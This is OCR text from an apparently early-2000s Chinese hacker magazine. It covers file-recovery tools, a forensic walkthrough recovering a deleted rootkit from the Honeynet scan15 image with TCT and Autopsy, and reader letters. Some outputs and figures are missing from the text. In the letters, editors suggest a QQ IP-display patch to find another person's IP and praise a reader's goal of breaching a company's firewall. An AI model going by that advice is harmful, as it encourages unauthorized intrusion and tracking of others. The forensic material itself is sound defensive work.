


图 6

图 6 中显示了 c:区扇面的起始位置。我们不必要配置可以直接点击 Next 了。

图 7

图 7 中是选择您要恢复文件类型，选择一个适当类型。当我们选择 Ram 时软件将按文件的扩展名扫描磁盘上的文件，我们这里选择 Ram 点击 Next（如图 8）




图 8

软件在笔者的计算机 c:驱里找到了如图的几个文件，选择我们要恢复的文件和要存放的路径点击下一步即可。

如果您的 nt（2k）系统根本无法启动，EasyRecovery 5.0 for NTFS 也为您提供了一个用软盘恢复的方案，我们只要制作一个启动软盘即可完成软件的所有功能。

EasyRecovery 5.0 for NTFS 为我们提供了很好的恢复 NTFS 格式的功能，这个是很多的软件不可比拟的。毕竟 OnTrack 公司的技术实力不可小视，笔者这个只是一个免费的版本，，一次只能恢复 5 个文件，正是版本功能会更强大。

工具三：Revival 和 RecoverNT

Revival相对R4A来说是一个适用范围更广的工具，不仅可以恢复软盘、硬盘上被误删的文件，还支持恢复被快速格式化的硬盘上的文件。支持WIN95/98/NT4.0，兼容FAT、FAT32及NTFS。

而RecoverNT则是专用在WIN95/98/NT下恢复误删除的文件和子目录的工具，也可以恢复被Format和Fdisk的磁盘，Recover NT支持TCP/IP网络，甚至可以恢复局域网中的客户机上的文件。

Revival的操作过程和RecoverNT大同小异，现以RecoverNT为例。要恢复被删除的文件，首先选择驱动器让RecoverNT扫描，点击Open出现Select Drive（选定驱动器）对话框，选

择好磁盘后，开始扫描。在RecoverNT中允许将扫描结果显示为Basic Root Dir（基本根目录）、Searched Root Dir（被搜索出的根目录）、Garbage Dir（已删除目录）、Total Dir（全部目录），All Files(所有文件，只适用于NTFS)，你可以根据自己的需要选择显示方式。

在列出所有的文件后，你会发现在RecoverNT中出现的图标种类可要比R4A中要丰富的多，掌握这些图标的含义，能有助于充分利用RecoverNT。用鼠标指向这些图标时，将会出现：

1. Original Root Directory 原始根目录；
2. Normal Directory 普通目录（即原始根目录的子目录）；
3. Garbage Root Directory 已删除的根目录；
4. Garbage Directory 已删除的目录（扫描磁盘后被找到的已删除目录，假如原始目录名字不能被识别，将用# 簇串来显示）；
5. Renamed Garbage Directory 更改名称的已删除目录；
6. Analyzed Garbage Directory 被分析的已删除目录（扫描磁盘后被找到的已删除目录，假如原始目录名字被识别，将用此图标标记）；
7. File 可用文件；
8. Error File 错误文件；
9. Warning File 警告文件；
10. Deleted File 已删除的文件；
11. Recovable File 可恢复的文件；
12. Saved File 被保存的文件。

先根据实际情况使用这些图标按钮的功能，找到自己需要恢复的文件，然后点击右键，出现三个选项：View as Hex(以 16 进制格式查看)、View as Text(以文本格式查看,限制在 32768 个字节内)、Save(保存)。通常可选择保存来进行文件的恢复，在出现的保存界面中选择目标文件夹，点击确定后，系统即自动将文件恢复并保存到你所指定的这个目录里。

总结，恢复的软件还有很多，例如：Tiramisu，Norton Utilities，国产软件 diskman 等。总体来讲大同小异。以上只是我在做文件恢复工作时的一点心得，写出来和大家分享。数据恢复是件很困难的事情，在日常的工作中，还是要加强备份的意识，防范未然嘛！最后建议大家一下，我们用的还都是国外的软件，国内软件在这方面做得就不够了。我们这些后起之辈要加油了！

系统遭受入侵后使用 TCT 进行紧急恢复并分析

文/ inburst

编者按:做网管的确是一份很辛苦的差事,就算你在小心谨慎,还是无法阻挡那些黑客通过未知漏洞侵入你的系统,如果系统不幸被攻破,不要慌张,毕竟你是网管,主动权还在你的手里,此时如果冷静处理,就可以将损失降到最低限度。本文讲述的是如何通过 TCT 等几个软件恢复被破坏的网络系统，希望对广大受黑客迫害已久的网管同胞们有所帮助。

从事网络系统管理工作，就算你非常小心翼翼地做好了一切防护，还是会有入侵者突破你的防护进入系统，更改或者删除一些文件。这里，我们借用 Honeynet Project 里面的一些实例，来对一个 Unix 下的实用工具软件 TCT 及其相关辅助软件做简要说明。最后再简单介绍另外一个比较不错的能恢复 ext2 文件系统的软件 Recover。

相关的软件

1.The Coroners Toolkit:

也就是我们所说的 TCT，想要在国内下载的话，可以到安全焦点(http://xfocus.org/tool/other/tct-1.07.tar.gz)下载。这是一个 Unix 下的命令行文件系统工具集，支持 FFS 及 ext2fs，从块及结点处来对数据进行恢复。它能够针对文件的最后修改、访问或者改变(MAC)的时间来进行分析，并且根据数据节点的值提取出文件列表以进行恢复。

2.Tctutils:

在 http://xfocus.org/tool/other/tctutils-1.01.tar.gz 可以下载当前最新版本。它是对 TCT 的补充，提供了根据文件名对数据进行恢复的命令行工具。这两个工具都需要使用者对一些底层基本知识比较了解。

3.Autopsy Forensic Browser:

可以从 http://xfocus.org/tool/other/autopsy-1.01.tar.gz 下载。它提供了一个友好的 Html 界面给 TCT 及 Tctutils。它能使枯燥的分析工作相对轻松些。

安装

TCT 在各种 Unix 平台下都经过了比较好的测试。现在能够支持 FreeBSD、OpenBSD、SunOS、Linux 等平台。Tctutils 和 Autopsy 不一定能正常运行，笔者的测试平台是一台默认安装的 Red Hat 6.2 系统。

1.TCT

```
# tar zvfx tct-1.07.tar.gz -C /usr/local/tct/; cd /usr/local/tct/tct*; make
```

这样把 TCT 展开到/usr/local/tct/tct-1.07/的目录下，并且进入，make。这里，如果是 make 过之后，需要重新再编译的话，需要运行 perl reconfig 命令重新配置。

2.TCTUTILS

```
# tar zvfx tctutils-1.01.tar.gz -C /usr/local/tct;cd /usr/local/tct/tctu*;make
```

现在 tctutils 似乎只在 OpenBSD 2.8、Debian Linux 2.2、Solaris 2.7 下经过详尽测试，而对

FreeBSD 还支持不好。通常 make 不会出现什么问题，如果有，自己改一下代码或者 Makefile 即可。

3.Autopsy

解包后运行./configure，它会自己寻找一些实用工具,如 Grep、Strings、Md5sum 的路径，并要求确认 tct 以及 tctutils 的路径(如果没找到,会要求你输入正确路径)。最后要求输入需要检查的文件系统所在，才生成程序 Autopsy。

紧急恢复

为了让大家能亲自动手进行恢复数据的操作,需要使用 Honeynet scan15。

1．Honeynet scan15 简介

关于 Honeynet project 的详情，可以参见安全焦点(http://xfocus.org/honeynet/)，他们现在维护着国外 Honeynet 项目的中文镜像。

Scan15 是 Honeynet 在 2001 年 3 月 15 日于一台受入侵的 Linux 机器上搜集到的数据。入侵者下载了一些 Rootkit 放在根目录下，成功安装后删除了。而 Honeynet Project 将当时的原始数据镜像下来，作为题目出给网络安全爱好者，要求对这一被删除的 Rootkit 进行恢复。

详情可以参见 http://xfocus.org/honeynet/scans/。

根据要求，下载 honeynet.tar.gz 的包，大约 13M，解压后是一个 270M 左右的文件 honeypot.hda8.dd 及一个 Readme 文件，Readme 如下：

```
==================================================================

SUMMARY
-------
You have download the / partition of a compromised RH 6.2
Linux box.  Your mission is to recover the deleted rootkit
from the / partition.    Below are a list of all the partitions
that made up the compromised system.

/dev/hda8       /      <----- The partition you downloaded
/dev/hda1       /boot
/dev/hda6       /home
/dev/hda5       /usr
/dev/hda7       /var
/dev/hda9       swap

      - The Honeynet Project
        http://project.honeynet.org

==================================================================
```

2。操作过程

（1）.确认下载数据无误

```
# md5sum honeynet.tar.gz
0dff8fb9fe022ea80d8f1a4e4ae33e21 honeynet.tar.gz
# md5sum honeypot.hda8.dd
5a8ebf5725b15e563c825be85f2f852e honeypot.hda8.dd
```

这些 md5 校验值同 honeynet 网站上贴出来的一样，说明文件下载无误，未经篡改。

（2）.将下载下来的镜像挂接到系统上

```
# mount honeypot.hda8.dd /mnt/ -oloop,ro
```

（3）.配置 autopsy 并运行之(其实在上面 autopsy 的 configure 过程中就做这步了）。

```
==========================================================================
[root@test autopsy-1.01]# ./configure
   Autopsy Forensic Browser v.1.01 Installation
MD5 found: /usr/bin/md5sum
strings found: /usr/bin/strings
grep found: /bin/grep
Enter TCT Directory:
/usr/local/tct
 TCT bin directory was found
Enter TCTUTILs Directory:
/usr/local/tctutils
 TCTUTILs bin directory was found
Enter Morgue Directory:
/home/inburst
Enter Default Investigator Name (for the Autopsy Reports):
inburst
Settings saved to conf.pl
[root@test autopsy-1.01]#
==========================================================================
```

然后进入/home/inburst/，存放 honeypot.hda8.dd 的地方，编辑文件 fsmorgue,使其看来像下面这样：

```
==========================================================================
# fsmorgue file for Autopsy Forensic Browser
#
# local_file name can contain letters, digits, '-', '_', and '.'
#
# local_file    mount_point
honeypot.hda8.dd        /mnt/
==========================================================================
```

并且编辑 zoneinfo，确定时间信息。 然后可以运行命令：

./autopsy 9999 192.168.168.130

这里 192.168.168.130 是笔者所用的工作机，9999 是端口号，屏幕上会输出：

```
==========================================================================
Autopsy Forensic Browser ver 1.01
Investigator: inburst

Paste this as your browser URL on 192.168.168.130:
   192.168.168.130:9999/1727589285/autopsy
==========================================================================
```

将 192.168.168.130:9999/1727589285/autopsy 粘贴到你的浏览器 URL 里，就可以开始进一步的分析了。

（4）.恢复被删除的 Rootkit，这里我们先纯用命令行来解决问题，其实利用 Autopsy 可以令这些麻烦事看起来相对直观些。


〈1〉搜集信息

```
==========================================================================
# ils honeypot.hda8.dd > ilsdump.txt
# cat ilsdump.txt
class|host|device|start_time
ils|test.inburst.com.cn|honeypot.hda8.dd|992134159
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_dtime|st_mode|st_nlink|st_size|st_block0|st_block1
23|f|0|0|984706608|984707090|984707105|984707105|100644|0|520333|307|308
2038|f|1031|100|984707105|984707105|984707105|984707169|40755|0|0|8481|0
……
……
==========================================================================
```

Ils 命令是用来显示 Inode 信息的，它显示了每个被删除的文件节点的原始资料。上面显示的第一个域是结点号,后面数据恢复时需要用到。关于这个输出的详细信息如下：

Ils2mac 重新排列输出了上面的信息，这在你有多个磁盘分区需要分析时比较有用。 信息如下:

Mactime 命令则是按时间，Inode 对输出进行排列、对比，显示出哪些 Inodes 被修改或者存取过。其实用 Autopsy 就不用这么麻烦，从图上就可以清楚地看出，我们要恢复的数据在哪里了。



〈2〉恢复数据

通过上面的数据分析之后，我们应该能够判断哪些数据可能是比较有趣的，然后用 icat 命令加以提取。从上面的图中我们可以知道，结点 23 处的 lk.tgz 应该是比较好玩的东西，好吧，让我们来看看:

很容易地就把被删除的 rk.tgz 恢复出来了。如果感兴趣的话，我们还可以上面结点 2038 处的/last 目录也一并恢复。现在先看看 2038 里放着的是什么：

我们可以看出,last 目录其实就是 lk.tgz 的解包，没有太大的恢复价值了。

〈3〉进一步分析

现在 Rootkit 也已经找到了，我们来看看究竟它们被装到哪里了。有个简单的办法，可以不用我们花太多的精力手工寻找：

```
# find /mnt -type f -exec md5sum {} \; > md5.all
```

这样一来将我们 Mount 上的盘中所有可执行文件都提取出来，用 Md5sum 取它的 Hash，并且存入 md5.all 文件中，准备跟 Rootkit 进行对比：

这种方法对入侵检测有着极大帮助。从上面的输出我们可以非常轻松地判断出 Rootkit 被安装在几个隐藏目录下，如：

```
/dev/ida/.. /
/dev/ida/.drag-on/
```

〈4〉由于本文的重点不是放在入侵检测上，所以对其他入侵者留下的痕迹就不再做进一步分析了，建议感觉兴趣的读者可以自己去下载这个包来进行一次模拟入侵实战，并且可以从 Honeynet 的高手们的分析过程中得到很多经验。

最后，介绍一个由叫 Recover 的软件。这个软件可以恢复 ext2 下被删除的文件，但是没有 TCT 那样功能强大，只是相对更“傻瓜”一些，操作起来比较方便。可以在 http://xfocus.org/tool/other/recover-1.2.tar 获取。

它的运行简单，只要运行./recover 就 OK 了，然后会问你需要恢复的数据,如磁盘、删除时间、文件大小等一系统信息，以帮助精确定位需要恢复的文件，但最后恢复出来的东西，都是以数字排序，分析起来有一定的难度。

编读互动

最近黑编部众小编依旧忙的不可开交,但气氛却十分活跃，没办法，能活跃气氛的话题太多了，先是中国足球十强赛四场保持不败，接着便是轰动全球的美国 911 事件，唉，DfArTisT 记得前两天刚看过 discovery channel 的一个关于“ 摩天大楼 ”的专题节目，中间提到二战时一架军用飞机撞上当时世界最高的“ 帝国大厦 ”，然后又说 1972 年建成的“ 世贸中心 ”超过“ 帝国大厦 ”成为世界之最。可能是上帝感到人类离他太近了，决定让人类重新摆正自己的位置……不管怎么说，“ 世贸中心 ”从地球上永远消失了，让我们为此次灾难中遇难的华人同胞默哀。听说 911 事件过后美国的黑客组织都活跃起来，疯狂攻击阿富汗官方网站，不知阿富汗人民有没有人看《黑客防线》……

每次读编互动开篇都要说些废话，这好像已经成为惯例，不过终归还要把重点放在与广大读者交流上，这次我们在读编互动前面中登出几篇热情读者的来信，并附上回信，其中有一篇是专门寄给 DfArTisT 的，感动的不得了。

DfArTisT:

你好，很高兴在《黑客防线》7 中见到你，也许你很忙，如果太忙就不必回信了。

我先自我介绍一下，我叫周斌，年龄十七岁，就读于浙江省温州市娄桥同德中学。我写这封信有两个原因，第一因为刚接触电脑不久，遇到一些问题，所以想询问一下：《黑客防线》光盘中的软件有些是.zip 文档之类，如何改为应用程序？一些黑客相关程序能否用 VB 6.0 编写?如何查找对方 IP?如何增强我的电脑的安全性？最后希望能给我介绍一些黑客及安全的相关书籍。拜托拜托……第二，对于打击盗版，你们的行动，我深受感动，为了我们消费者，你们把价钱压了又压。我还希望你们能继续出一些专题性的书籍，毕竟我十分喜欢，可以吗？好了，就写到这里吧。

周斌：

DfArTisT 真的很感动，感谢你能来信对我们表示支持。我把你的来信稍稍整理了一下，不知你介意否。下面我对你提的几个问题做答：

.zip 格式的文件是压缩文件，可以用 Winzip 一类软件解压缩；运用 VB 6.0 完全可以编写黑客程序；如何查找对方 IP 方法很多，可以在 QQ 上装个显 IP 补丁程序，可以说是最简单的；增强本地电脑的安全性我们在文章中介绍了很多，就不再废话了；黑客及安全的相关书籍你可以去 www.dangdang.com 看看，哪儿有很多的，相信你可以找到你需要的资料；至于继续出一些专题性的书籍，我们会在适当的时机推出，到时候还望多多支持。

DfArTisT

尊敬的编辑:

见信好。

我是一名在校中专生,已经过了软件水平考程序员级,但是对网络知识了解甚少。每当我听到中国网站遭到不明黑客的袭击时,我心中甚为难过,回想当年,中国靠小米加步枪打败了世界强国,而如今……其实,我并不是说我们国家的某些问题比其他国家差,但我只是想成为中国黑客的一员。为祖国不再受他国的欺侮尽我微薄之力,因此我想通过贵刊的编辑帮我介

绍一下成为一名最基本黑客的步骤及学习方法,另外在成为一名黑客之前需要些什么书籍,尽请麻烦介绍。还有与黑客组织"绿色兵团"及"红客联盟"怎样联系。

一个忧国忧民的学生期盼年们的回信指导。

汪江珠

汪江珠：

你好！

首先我们为我们有这样的读者感到自豪。学习黑客技术，你需要先把基础知识打牢，可以去 www.dangdang.com 看看有没有什么好的网络安全相关书籍。如果你相联系绿色兵团和红客联盟的话，我告诉你方法：

绿色兵团 http://www.vertarmy.org

红客联盟 http://www.cnhonker.com

http://www.cnhonker.net

http://www.cnhonker.org

在线交流你先去 www.sunnet.org 看看，下载一个 irc 客户端，然后连到 irc.sunnet.org 然后进入频道#isbase (绿色兵团) #cnhonker (红客联盟)。

Bright

敬爱的老编:

您好,我是一个大专生,可无奈于所学专业,对网络知识毫无涉及,所以时常苦恼想要转学,一直到它的出现——《黑客防线》，对于它，我真是爱不释手，谢谢您为我和同我一样人提供了这样一份好教材。我上网 4 年了，可以前只是处于无聊所以只是聊天，可就在半年前，我近于疯狂的爱上了"黑客"这个称号，我并不是好出风头，只是看到海信公然向世界黑客挑衅，可结果海信获胜，为此我心里就萌发了一个念头，我要突破海信的防火墙，不管用多长时间，10 年，20 年，我都愿意。不为别的，只是想为中国黑客挽回脸面，或许你会笑我幼稚，可这的确是我的梦想，我要让世界重新认识中国的网络技术界。黑客在我的心中是寻找网络漏洞使网络更加完美的代言人，而并不是俗人们所谓的坏客。原绿色兵团的 goodwell 是我自 15 岁以来最崇拜的人。我真诚的恳求你们可以教我，从最低级的汇编开始，如果贵社有书，您可以把价目表寄回，我再邮购，可以么？

天明 qq:16725574

天明:

你好！

感谢您对我们的厚爱，你的梦想使我们很敬佩。不过一切都需要靠自己不断的努力、积累经验，我相信《黑客防线》会一直伴随你成长，我们会毫无保留的将广大网友的经验和个人心得带给大家。至于你想学习汇编知识，清华大学出版社出版的《IBM PC 汇编语言程序设计》就不错，而且这本书作为计算机专业的教材，应该很好找的。最后编辑部全体成员祝您好运，早日实现您的梦想。

Bright

编辑部答读者问

上面是 bright 随便选登的几封信，原信每篇都很长，有很多是重复的问题，编辑部将其整理了一下，还有很多没有登出来（包括对《黑客防线》的发展、栏目规划、意见与批评），希望朋友们原谅。在此编辑部表示衷心的感谢，我们所能做到的就是竭尽全力办好《黑客防线》来回报读者，回报关心我们成长的朋友们。《黑客防线》从创刊至今，已经过去一年多

时间，现已经基本步入正轨，每月 2 期（9 月开始），6.80 元的低价位倍受朋友们青睐。但是我们所做的还远远不够，很多读者来信反映内容偏难，为此，编辑部通过激烈的讨论，最终决定，在现在的基础上，难度会适当降低，照顾广大朋友们，使他们轻松上手。因此上我们欢迎广大朋友们来信对我们提出要求，我们会综合考虑，做出调整。

另外说明一点，《黑客防线》由于近期工作量很大，任务紧张，专用 QQ68626982 上线时间不多，有朋友反映总找不到，即使上线回复也很慢，其实并不是我们不回复，你见过 QQ 上近百个头像一起狂闪吗？我们表示深深的歉意。如果你有问题而我们又不在线，请你到 http://cgi.pcfriend.com.cn/vbb/贴出您的留言，我们会很快恢复您，或者您可发 E-mail 到 wzh417@263.net 、hacker@pcfriend.com.cn，我们同样会回复您。

最后再次对广大关心我们的朋友表示感谢！记住：有问题、有意见一定来信告诉我们，这是您应享有的待遇。谢谢！